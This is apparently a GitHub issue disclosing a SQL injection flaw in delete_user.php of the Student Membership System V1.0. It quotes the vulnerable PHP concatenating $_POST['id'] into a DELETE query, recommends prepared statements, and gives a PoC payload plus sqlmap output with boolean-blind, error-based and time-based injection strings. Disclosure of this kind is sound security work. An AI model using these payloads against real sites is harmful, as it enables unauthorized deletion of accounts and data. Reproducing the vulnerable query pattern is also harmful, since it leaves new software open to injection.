

maidangdang1 / CVE Public[Code](#) [Issues 5](#) [Pull requests](#) [Actions](#) [Projects](#) [Security](#) [Insights](#)[New issue](#)

# Student Membership System Sql Injection in delete\_user.php #3

[Open](#)

maidangdang1 opened 2 weeks ago

Owner

## HIGH: Sql Injection in delete\_user.php

### Vuldb Submitter

nomath

### Vendor

code-projects

### Project

Student Membership System

### Homepage

<https://code-projects.org/student-membership-system-in-php-with-source-code/>

### Version

V1.0

### Vulnerable File

/delete\_user.php

### Class

sql\_injection

### Description:

The user deletion function directly concatenates `$_POST['id']` into the SQL delete statement. An attacker could delete any administrator user, potentially resulting in the loss of system administration privileges.

Impact: An attacker could delete all administrator accounts, rendering the system unmanageable, or even delete the entire `user` table, causing the system to crash.

### Vulnerable Code:

```
$id=$_POST['id'];  
mysql_query("delete from user where user='$id'")
```



### Suggested Fixes:

Use prepared statements (PDO or mysqli) instead of directly concatenating SQL. Perform strict type validation and escaping on all user input.

### PoC Code:

```
id=1' OR '1'='1
```



### ScreenShots

```
sqlmap identified the following injection point(s) with a total of 380 HTTP(s) requests:  
---  
Parameter: id (POST)  
  Type: boolean-based blind  
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause  
  Payload: id=2' RLIKE (SELECT (CASE WHEN (6248=6248) THEN 2 ELSE 0x28 END))-- hEyB  
  
  Type: error-based  
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)  
  Payload: id=2' AND EXTRACTVALUE(5228,CONCAT(0x5c,0x7170627671,(SELECT (ELT(5228=5228,1))),0x71766a7171))-- SZIg  
  
  Type: time-based blind  
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
  Payload: id=2' AND (SELECT 9258 FROM (SELECT(SLEEP(5)))FVKb)-- pv1B  
---  
[17:40:24] [INFO] the back-end DBMS is MySQL  
web server operating system: Windows  
web application technology: Apache 2.4.38, PHP 5.6.40  
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
```

[Sign up for free](#) to join this conversation on [GitHub](#). Already have an account? [Sign in to comment](#)

## Metadata

### Assignees

No one assigned

### Labels

No labels

### Projects

No projects

**Milestone**

No milestone



---

**Relationships**

None yet

---

**Development**

 Code with agent mode 

No branches or pull requests

---

**Participants**

